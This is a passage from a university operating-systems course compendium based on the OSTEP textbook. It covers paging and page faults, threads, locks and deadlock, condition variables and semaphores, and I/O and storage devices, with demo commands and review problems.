


Figure 6.12: Page fault.

- Fig 21.2: Page-Fault Control Flow Algorithm (Hardware)
- Fig 21.3: Page-Fault Control Flow Algorithm (Operating System)

Figure 6.13: Hardware vs Software.

TLB miss / Soft miss Page Table Entry (PTE) is not TLB.

Minor page fault / Soft miss / Soft (page) fault Page is in memory but not marked as present in PTE (e.g. a shared page brought into memory by another process)

Major page fault / Hard miss / Hard (page) fault Page is not in memory, I/O required.

Figure 6.14: Page Fault terminology.

- See box "Tip: Do work in the background"

Figure 6.15: Tip.

Note: the textbook in chp 21.3 states

If a page is not present and has been swapped to disk, the OS will need to swap the page into memory in order to service the page fault. Thus, a question arises: how will the OS know where to find the desired page? In many systems, the page table is a natural place to store such information. Thus, the OS could use the bits in the PTE normally used for data such as the PFN of the page for a disk address. When the OS receives a page fault for a page, it looks in the PTE to find the address, and issues the request to disk to fetch the page into memory.

In other words, don't be fooled by the slightly simplified page table in the figure above, it might be that some of the entries where the present bit is zero will actually have a value (a disk address) in the PFN field (and not just 000).

Hardware vs Software in figure [6.13](#).

Page Fault terminology in figure [6.14](#).

```
\time -v gimp
\time -v gimp
sync ; echo 3 | sudo tee /proc/sys/vm/drop_caches
\time -v gimp
```

Tip in figure [6.15](#).

- CPU caches speed up RAM access
- RAM speeds up (SSD) disk access
- SSD can speed up access to RAID (HDD) array
- RAID controllers have RAM to speed up array access
- ...

It's all "cache management"

Figure 6.16: Parallell Problems.

Optimal Fig 22.1

FIFO Fig 22.2

Random Fig 22.3

LRU (Least Recently Used) Fig 22.5

Figure 6.17: Policies.

No-locality Fig 22.6

80-20 Fig 22.7

Looping-sequential Fig 22.8

Note: hard to implement direct LRU, maybe use "Clock", Fig 22.9, but need to take dirty pages into account as well

Figure 6.18: Workloads.

6.4 Page Replacement Policies

Parallell Problems in figure 6.16.

6.4.1 Policies

Policies in figure 6.17.

6.4.2 Workloads

Workloads in figure 6.18.

- Demand paging vs Pre-fetching/Pre-paging
- Working set
- Thrashing

Figure 6.19: Other Terminology.

- Kernel logical (kmalloc) vs virtual (vmalloc) address space
- Multilevel pages
- Hugepage support (/proc/meminfo)
- Page cache, 2Q replacement (active/inactive lists)
- Security
 - NX-bit
 - ASLR
 - Meltdown and Spectre...

Figure 6.20: Linux.

6.4.3 Terminology

Other Terminology in figure [6.19](#).

6.5 Linux

Linux in figure [6.20](#).

Excellent explanation by [Mark Russinovich](#) on how paging works on Windows (see [23:30-34:00](#), and also see the part about Copy On Write [19:30-20:32](#))

6.6 Lab tutorials

1. Spend time studying the figures and examples in the text.

6.7 Review questions and problems

1. In memory management, what do we mean with *working set* and *thrashing*?
2. Which methods can we use to reduce the size of a pagetable in memory?
3. Affinity scheduling ("CPU pinning") decreases the number cache misses. Does it also decrease the number of TLB misses? Does it also decrease the number of page faults? Justify your answer.
4. **(KEY PROBLEM)** Calculate the size of the bitmap in a page-based memory system with page size 4KB and physical memory of 512MB?
5. **(KEY PROBLEM)** Assume 32-bit logical/virtual addresses, page size 4KB and two-level page table. Here are the first ten entries (and the last one) in the top-level table and in one of the second-level tables. The main part of each entry has been replaced by upper-case letters in the top-level table and lower-case letters in the second-level table.

Top-level				Second-level			
+-----+-----+				+-----+-----+			
1023		-	0	1023		g	1
.				.			
.				.			
.				.			
10		-	0	10		-	0
9		A	1	9		-	0
8		E	1	8		s	1
7		-	0	7		-	0
6		-	0	6		b	1
5		-	0	5		c	1
4		P	1	4		r	1
3		-	0	3		k	1
2		C	1	2		-	0
1		F	1	1		-	0
0		M	1	0		a	1
+-----+-----+				+-----+-----+			

- a) What is hidden behind the upper-case letter in the top-level table?
- b) What is hidden behind the lower-case letter in the second-level table?
- c) What do you think is the meaning of the bits in the second column of each table?
- d) Explain how the logical/virtual address
0000 0010 0100 0000 0110 1101 1011 1010
is translated to a physical address.

6. Make sure you have completed all of the exercises from last week.

7

Threads and Locks

Note: references like “Fig 26.1” and “chp 26” point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: [chp 26](#) and [chp 28](#).

7.1 Introduction

Multi-threading in figure 7.1.

Demo on Windows: What is in a Process Control Block (PCB)?

```
notepad
Get-Process notepad | Select-Object -Property *
```

What is in a Thread Control Block (TCB)?

```
(Get-Process notepad).Threads | Select-Object -Property * -First 1
```

- A program without threads is a single-threaded program
- PCB vs TCB (Thread-Control Block)
- Threads are mini-processes within a process, *share the same address space*

Figure 7.1: Multi-threading.

- Fig 26.1, a thread has its own
 - stack
 - program counter / instruction pointer
 - state
 - registers

Figure 7.2: What is a thread?.

- *We use threads for "cooperative parallelism", while processes are used for separate tasks that possibly compete.*
- We need threads to get a high performing process
 1. *parallelism*: make use of all the CPU cores
 2. *overlap* I/O-tasks with CPU-demanding tasks

Figure 7.3: Why threads?.

- Fig 26.2, pthread create and join

Figure 7.4: Pthread.

What is a thread? in figure 7.2.

Why threads? in figure 7.3.

demo, turn single thread into more efficient multithread, `m1ab.c` and `m1ab-threads.c`

7.1.1 pthread

Pthread in figure 7.4.

demo `thread0.c`

7.1.2 sharing data

Sharing data in figure 7.5.

demo `t1.c` argument from 10 to 10000, then

1. `taskset -c 0 ./t1 1000000000`
2. `gcc -I ../include t1.c -S`

- Fig 26.6, t1.c global variable
- Fig 26.7, the problem

Figure 7.5: Sharing data.**Atomicity****Critical section****Race condition / Data race****Indeterminate / Deterministic****Mutual exclusion****Figure 7.6:** Terminology.

- `pthread_create`
- `pthread_join` (wait for a thread to complete)
- `pthread_mutex_lock`
- `pthread_mutex_unlock`

Figure 7.7: POSIX threads.

3. replace three instructions to just one add (similar to `gcc -O2`)
4. `gcc -I ../include t1.s -o t1`
5. `taskset -c 0 ./t1 100000000` (problem solved)
6. `taskset -c 0,1 ./t1 100000000` (problem back...)

Terminology in figure [7.6](#).

7.2 Thread API

POSIX threads in figure [7.7](#).

What is the datatype `pthread_t`? just an int...

```
grep pthread_t /usr/include/x86_64-linux-gnu/bits/pthreadtypes.h
```

A lock should provide

- Mutual exclusion
- Fairness
- Performance

Figure 7.8: Design goals.

The problem is that code is interrupted at a bad time, so why dont just turn off interrupts?

Only operating system can do that! Cannot trust user code to re-enable interrupts

Figure 7.9: Interrupts.

- Fig 28.1
- Nope! Fig 28.2

Figure 7.10: Just use a flag?.

- pseudocode section 28.7
- Hardware to the rescue, fig 28.3
- X86: xchg

Figure 7.11: Test-and-set.

7.3 Locks

Design goals in figure 7.8.

Interrupts in figure 7.9.

Just use a flag? in figure 7.10.

7.3.1 Test-and-set

Test-and-set in figure 7.11.

7.3.2 Compare-and-swap

Compare-and-swap in figure 7.12.

- Hardware to the rescue, fig 28.4
- X86: `cmpxchg` (needs lock prefix)

Figure 7.12: Compare-and-swap.

- Spin locks can be bad for performance (think uniprocessor, round-robin, and 100 threads)
- Maybe just yield like fig 28.8
- Spin locks can be ok on multiprocessor if spinning time (waiting time) is short
- Can be combined into a *two-phase lock*: spin a little first, then switch

Figure 7.13: Spin or switch?.

On single processor systems, `cmpxchg` does not need lock as prefix.

You can also make some instructions that do write to memory atomic by prepending them with the `lock` prefix:

Causes the processor's LOCK signal to be asserted during execution of the accompanying instruction (turns the instruction into an atomic instruction). In a multiprocessor environment, the LOCK signal ensures that the processor has exclusive use of any shared memory while the signal is asserted.

Also note the following about the lock prefix: "The XCHG instruction always asserts the LOCK signal regardless of the presence or absence of the LOCK prefix" (in other words lock prefix is not needed for `xchg`).

7.3.3 Spin or switch?

Spin or switch? in figure 7.13.

`demo incdec.c` and `incdec.s`, solve with data type

`pthread_mutex_t` This is a lock and has an owner thread/process. The owner who locks also needs to be the one who unlocks.

demo: solve earlier problem with `t1.s` with lock prefix, note performance hit, since

7.4 Deadlock

Deadlock in figure 7.14.

When a set of threads/processes are ALL waiting for an event that only one of them can trigger...

- Happens only when a thread/process holds a resource (e.g. a lock) and tries to acquire another resource
- *Can be avoided with two simple rules*
 1. *Number the resources (locks)*
 2. *Requires all threads/processes to ask for resources in the same order*

Figure 7.14: Deadlock.

- `incdec-mutex-deadlock.c`
- increase NITER and see if we have a problem
- What is the problem? can we fix it?

Figure 7.15: Code with potential Deadlock.

See [CON35-C. Avoid deadlock by locking in a predefined order](#) from Carnegie Mellon University "SEI CERT C Coding Standard", specifically the lines in the "red" example:

```
arg1->from = ba1;
arg1->to = ba2;
arg1->amount = 100;

arg2->from = ba2;
arg2->to = ba1;
arg2->amount = 100;
```

This code represents the case where one thread try to transfer money from account ba1 to ba2, and another thread try to transfer money from ba2 to ba1 at the same time. The logical thinking for us is to code this in a way that you first lock access to the account you are withdrawing from and then lock access to the account you are transferring to, but in this scenario this might lead to each thread locking their from-account which causes them keeping each other from locking the to-account and thereby causing deadlock. The solution is to number the bank accounts and require the threads to always access them in the same order.

Code with potential Deadlock in figure [7.15](#).

7.5 Lab tutorials

1. Only review questions and problems this week.

7.6 Review questions and problems

1. When context switching between processes a process' state is stored in the Process Control Block (PCB). Similarly we have a Thread Control Block (TCB), so what is stored in the TCB? (in other words: what is unique for each thread?)
2. **(KEY PROBLEM)** Do the "Homework (Code)" exercises in chapter 27. Remember to do the following before beginning this exercise (if you have not cloned this git repo already):

```
git clone https://github.com/remzi-arpacidusseau/ostep-homework.git
cd ostep-homework/threads-api
```

Note: in item 1 you need to prefix main-race with dot-slash when using helgrind, the correct command is

```
valgrind --tool=helgrind ./main-race
```

3. **(KEY PROBLEM)** Compile and run the programs [forkcount.c](#) and [threadcount.c](#). How do they differ in the way they count the global variable `g_ant`?

8

Condition Variables and Semaphores

Note: references like “Fig 30.1” and “chp 30” point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: [chp 30](#) and [chp 31](#).

8.1 Condition Variables

Condition Variable in figure [8.1](#).

8.1.1 ProducerConsumer

Examples in figure [8.2](#).

ProducerConsumer in figure [8.3](#).

Problem one in figure [8.4](#).

How can threads wait on some condition that another thread will trigger?

- Fig 30.1-3 (note: use while, not if)
 `pthread_cond_wait`
 `pthread_cond_signal`

A condition variable does not have a value.

Figure 8.1: Condition Variable.

A *Producer* puts items in a buffer, a *Consumer* removes items from the same buffer, e.g.

- Multithreaded webserver
- Linux command line pipeline
- Network interface traffic
- Message queue based applications
- etc

Figure 8.2: Examples.

- Only one thread can access the buffer at a time
- A Producer cannot put items in a buffer that is full
- A Consumer cannot remove items from an empty buffer

Figure 8.3: ProducerConsumer.

- Fig 30.6, put () and get ()
- Fig 30.7, the producer and consumer threads
- Fig 30.8, attempt one (*works when there is only one producer and one consumer*)
- Fig 30.9, nothing to consume...

Figure 8.4: Problem one.

- Fig 30.10, attempt two
- Fig 30.11, they all sleep...

Figure 8.5: Problem two.

Always use while loop instead of a if-statement when checking a condition.

Problem two in figure 8.5.

The Solution in figure 8.6.

Demo [3-en-producer-consumer-mutex-og-condvar.c](#)

Signal all waiting threads? in figure 8.7.

- Fig 30.12, must have separate condition variable for producer and consumer
- Fig 30.13, generalize the buffer
- Fig 30.14, basically same as Fig 30.12

Figure 8.6: The Solution.

- `pthread_cond_broadcast()` (*this would have solved the problem in fig 30.11*)

Figure 8.7: Signal all waiting threads?.

A semaphore is an object with an integer value (as opposed to a condition variable) that we can manipulate with two routines

- `sem_wait()` ("down()")
- `sem_post()` ("up()")
- Fig 31.1, how to declare and initialize
- Fig 31.2, wait (down) and post (up)

Figure 8.8: Semaphore.

"A special kind of an int":

- Counts *up* and *down* atomically
- If a process/thread does a *down* (`sem_wait()`) on a semaphore which is zero or negative, it is blocked (placed in a waiting queue)
- If a process/thread does an *up* (`sem_post()`) on a semaphore which is zero or negative, one of the processes/threads is removed from the waiting queue (becomes unblocked)

Figure 8.9: Semaphore 1/2.

8.2 Semaphore

Semaphore in figure 8.8.

Semaphore 1/2 in figure 8.9.

Semaphore 2/2 in figure 8.10.

Note, some features of semaphores are implementation specific. [Mac OSX does not support unnamed semaphores](#) (which are the ones we typically use), only named semaphores.

- The negative value represents the number of processes/threads that are waiting on the semaphore, but note:

Chp 31.1 *the value of the semaphore, when negative, is equal to the number of waiting threads [D68b]. Though the value generally isn't seen by users of the semaphores*

Chp 31.8 *... the value will never be lower than zero. This behavior is easier to implement and matches the current Linux implementation*

Figure 8.10: Semaphore 2/2.

- A binary semaphore is used in the same way as a mutex lock
- Fig 31.3 code
- Fig 31.4 simple trace
- Fig 31.5 normal trace

As opposed to a mutex lock, a binary semaphore does not have an owner (anyone can "unlock" it)

Figure 8.11: Binary Semaphore.

Linux does not use negative values in semaphores (but we can pretend it does, behaviour is the same, we would just be surprised if we check the actual value).

Also see a nice explanation of what the post-operation of a semaphore does:

A post on a semaphore will allow a wait to go through (*irrespective of semaphore value*).

8.2.1 Binary

Binary Semaphore in figure 8.11.

8.2.2 Ordering

Semaphore used for Ordering in figure 8.12.

8.2.3 ProducerConsumer

Attempt one in figure 8.13.

Attempt two in figure 8.14.

We sometimes want one thread to run before another

- Fig 31.6, what should X be when "parent" should wait for "child"?
- Fig 31.7, 31.8, ordering trace

Figure 8.12: Semaphore used for Ordering.

- Fig 31.9, put () and get ()
- Fig 31.10, synchronization/ordering works, but what if there is multiple producers or consumers? need buffer protection

Figure 8.13: Attempt one.

- Fig 31.11, buffer protection ok, but there is a problem...
- Fig 31.12, final working solution

Figure 8.14: Attempt two.

- Fig 31.13, too easy for a write to starve?

Figure 8.15: Reader Writer.

Demo [1-en-producer-consumer-semafor.c](#) and [2-en-producer-consumer-semafor-og-mutex.c](#) (where a mutex replaces the binary semaphore)

8.2.4 ReaderWriter

Reader Writer in figure [8.15](#).

The example in fig 31.13 gives preference to readers, see [1] for an implementation with preference to writers.

8.2.5 Dining Philosophers

Dining Philosophers in figure [8.16](#).

8.3 Barrier

Barrier in figure [8.17](#).

- Fig 31.14, Dining philosophers, think-hungry-eat
- Fig 31.15, possible deadlock
- Fig 31.16, break the deadlock

Figure 8.16: Dining Philosophers.

- Sometimes useful to wait for a set of threads
- `pthread_barrier_wait()`
- see example file `barrier_example.c`

Figure 8.17: Barrier.

- Synchronization is hard! Maybe have a language that makes it easy for us?
- Java have the keyword `synchronized`
- A Java object containing synchronized methods is called a monitor
- see example file `ProducerConsumer.java`
- *We dont have to worry about locks/semaphores, we tell the compiler to take care of these low level details*

Figure 8.18: Monitor.

8.4 Monitor

Monitor in figure 8.18.

Demo [4-en-producer-consumer-monitor-java](#)

Note that there is support in other languages as well sometimes. E.g. in newer C (C17) we can use standard threads (instead of pthread) which have builtin a special "atomic int", see [demo-c17-stdthread-atomic.c](#) (but this is probably not support in libc, so needs a special command line to compile, see comment in beginning of the file).

8.5 Deadlock

Remember Deadlock in figure 8.19.

Dining Philosophers in figure 8.20.

When a set of threads/processes are ALL waiting for an event that only one of them can trigger...

- Happens only when a thread/process holds a resource (e.g. a lock/semaphore) and tries to acquire another resource
- *Can be avoided with two simple rules*
 1. *Number the resources (locks)*
 2. *Requires all threads/processes to ask for resources in the same order*

Figure 8.19: Remember Deadlock.

- Fig 31.4, where are the resources? are they numbered?
- Fig 31.6, how does this solution relate to the rules for avoiding deadlock?

Figure 8.20: Dining Philosophers.

8.6 Lab tutorials

1. Only review questions and problems this week.

8.7 Review questions and problems

1. What is *spin wait* / *busy waiting*?
2. In the Producer-Consumer problem, what is the purpose of the mutex/binary semaphore and what is the purpose of the counting semaphore(s)?
3. Consider the following code:

```
01 void *consumer(void *arg)
02 { int i;
03   for (i=0;i<5;i++) {
04     pthread_mutex_lock(&mutex);
05     if (state == EMPTY)
06       pthread_cond_wait(&signalS, &mutex);

    <something something ...>

20     pthread_cond_signal(&signalS);
21     pthread_mutex_unlock(&mutex);
22   }
23   pthread_exit(NULL);
24 }
```

What is the purpose of the wait and signal operations in the code. What is the purpose of the variable mutex and why does it occur in the wait operation?

4. **(KEY PROBLEM)** The following program [writeloop.c](#) has a problem

```
01 int g_ant = 0;          /* global declaration */
02
03 void *writeloop(void *arg) {
04   while (g_ant < 10) {
05     g_ant++;
06     usleep(rand()%10);
07     printf("%d\n", g_ant);
08   }
09   exit(0);
10 }
11
12 int main(void)
13 {
14   pthread_t tid;
15   pthread_create(&tid, NULL, writeloop, NULL);
```

```
16 writeloop(NULL);
17 pthread_join(tid, NULL);
18 return 0;
19 }
```

Explain how the program works and why this probably doesn't print out the following

```
1
2
3
4
5
6
7
8
9
10
```

Compile and run the program. Add a locking mechanism of your choice to make sure it will only print out the numbers one to ten in sequence as shown above. Explain your choices.

5. **(KEY PROBLEM)** In chapter 31, Homework (code), let us do the following modified version of items four and five:

- (a) Remember to do the following before beginning this exercise (if you have not cloned this git repo already):

```
git clone https://gitlab.com/erikhje/iikos-files.git
cd iikos-files/08-semaph/
```

- (b) Start with the file [reader-writer.c](#) that is a combined version of [reader-writer.c](#) and [rwlock.c](#) where we have added numbering of readers and writers. Compile and run it with one writer and two readers for ten iterations:

```
./reader-writer 2 1 10
```

- (c) Run with two writers and ten readers to see the starvation problem.
- (d) Modify the code to stop new readers from reading if a writer wants to write, see page 75 of [The Little Book of Semaphores](#) (hint: you only have to add six lines of code).

9

Input/Output and RAID

Note: references like “Fig 36.1” and “chp 36” point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: [chp 36](#), [chp 37](#) and [chp 44](#).

9.1 Input/Output

Overview in figure 9.1.

An I/O Device in figure 9.2.

Can we trust the controller and its firmware [2]?

- Fig 36.1, general model of buses and interconnect
- Fig 36.2, a modern architecture
- PCIe (up to 128 GB/s)
- USB (up to 5GB/s)
- eSATA (up to 600 MB/s)
- *It is not easy to achieve these data rates...*

Figure 9.1: Overview.

- Fig 36.3
 - registers
 - micro-controller
 - memory/cache
 - the actual device (HDD/SSD, network card, ...)

Figure 9.2: An I/O Device.

Chp 36.3 Programmed I/O Much CPU: Poll the device with spin/busy waiting

Chp 36.4 Interrupt-based I/O Some CPU: Let the device send interrupt when ready for I/O or completed I/O request

Chp 36.5 Direct Memory Access (DMA) Only CPU at start and end of I/O-task: Out-source the while I/O-task to the DMA-controller

Figure 9.3: Three Ways to do I/O.

How to contact an I/O-device?

I/O instructions (Isolated I/O) use `in` and `out` instructions with an address space based on *ports* (similar to TCP/UDP ports)
`sudo cat /proc/ioports`

Memory-mapped I/O use physical addresses (those not used by RAM) and map those to registers on I/O-devices, then we can reuse instructions like `mov`
`sudo cat /proc/iomem`

Figure 9.4: Addressing.

9.1.1 Three ways of I/O

Three Ways to do I/O in figure 9.3.

9.1.2 Addressing

Addressing in figure 9.4.

Memory-Mapped I/O in figure 9.5.

From 36.6 in the text book:

The second method to interact with devices is known as memorymapped I/O. With this approach, the hardware makes device registers available as




Figure 9.5: Memory-Mapped I/O.

The Device Driver and I/O stack, fig 36.4

- *Block device*
- Is the "storage stack" always this simple?
see [Revisiting the Storage Stack in Virtualized NAS Environments](#)

Figure 9.6: I/O Stack.

if they were memory locations. To access a particular register, the OS issues a load (to read) or store (to write) the address; the hardware then routes the load/store to the device instead of main memory.

9.1.3 I/O Stack

I/O Stack in figure 9.6.

The problem is solved by abstraction which we often use interchangeably with virtualization. Abstract vs Concrete, Virtual vs Physical.

- Address space: n sectors from $0 \dots n - 1$
- Sectors are traditionally 512B, sometimes physically 4KB (but then emulate 512B)
- *Unfortunately what sector, block and page means depends on the context, be aware!*

Figure 9.7: Addressing.

- Fig 37.3
 - *platter* with *surface* grouped in a *spindle*
 - rotation measured in *RPM*
 - a circle on a surface is a *track*, the set of all tracks above each other is a *cylinder*
 - a *disk arm* accesses a sector with its *disk head*
 - each platter have two surfaces, there are many platters and each platter have a disk arm for top and bottom surface
 - e.g. eight platters with two surfaces means 16 disk arms (they all move together, not independently)

Figure 9.8: HDD Terminology.

9.2 Storage

Addressing in figure 9.7.

9.2.1 HDD

HDD Terminology in figure 9.8.

HDD Access Times in figure 9.9.

Compute $T_{rotation}$ for a 7200 rpm HDD:

$$T_{rotation} = \frac{60000 \frac{ms}{min}}{7200 \frac{rounds}{min}} = 8.33 \frac{ms}{round}$$

E.g. if 1MB per track, rotation time 8.33ms (7200rpm) (have to divide by two since on average we have to rotate a platter half a round to find our data), average seek time 5ms and block size 4KB:

$$T_{I/O} = 5 \text{ ms} + \frac{8.33 \text{ ms}}{2} + \left(\frac{4 \text{ kB}}{1 \text{ MB}} \times 8.33 \text{ ms} \right) = 9.20 \text{ ms}$$

Note: Access times on HDDs are entirely decided by seek time and rotational delay. In other words, when we have moved the disk arm to where our data is, it would be good if all our data is at that location and not spread all over the drive.

- *Seek* time
- *Rotational* delay
- Accessing sectors

$$T_{I/O} = T_{seek} + T_{rotation} + T_{transfer}$$

- Fig 37.5 example two drives
- Fig 37.6 performance two drives

Figure 9.9: HDD Access Times.

Made with NAND-based flash

- 1-bit pr cell: Single-level cell (SLC)
- 2-bit pr cell: Multi-level cell (MLC)
- 3-bit pr cell: Triple-level cell (TLC)

Figure 9.10: Solid State Drive.

9.2.2 SSD

Solid State Drive in figure 9.10.

Solid-State Drive in figure 9.11.

“The most important thing” to know about SSD disks (in addition to knowing that they have no mechanically moving parts) is that they can only read and write pages (i.e. you cannot write less than one page), and they can only delete blocks (this is due to the physical properties of this storage medium), and *SSD disks cannot overwrite pages directly, they must delete the content of a page (and thus a whole block) before they can write another page.*

SSD disks are made of NAND flash ICs (Integrated Circuits) which in read/write speed is between RAM and magnetic disk (i.e. in contrast to RAM, NAND flash does not lose data when the power goes out, at the same time NAND flash is much faster than magnetic disk).

Page size on modern SSDs are 4KB, 8KB or 16KB.

How it Works in figure 9.12.

How it Works in figure 9.13.

TRIM in figure 9.14.


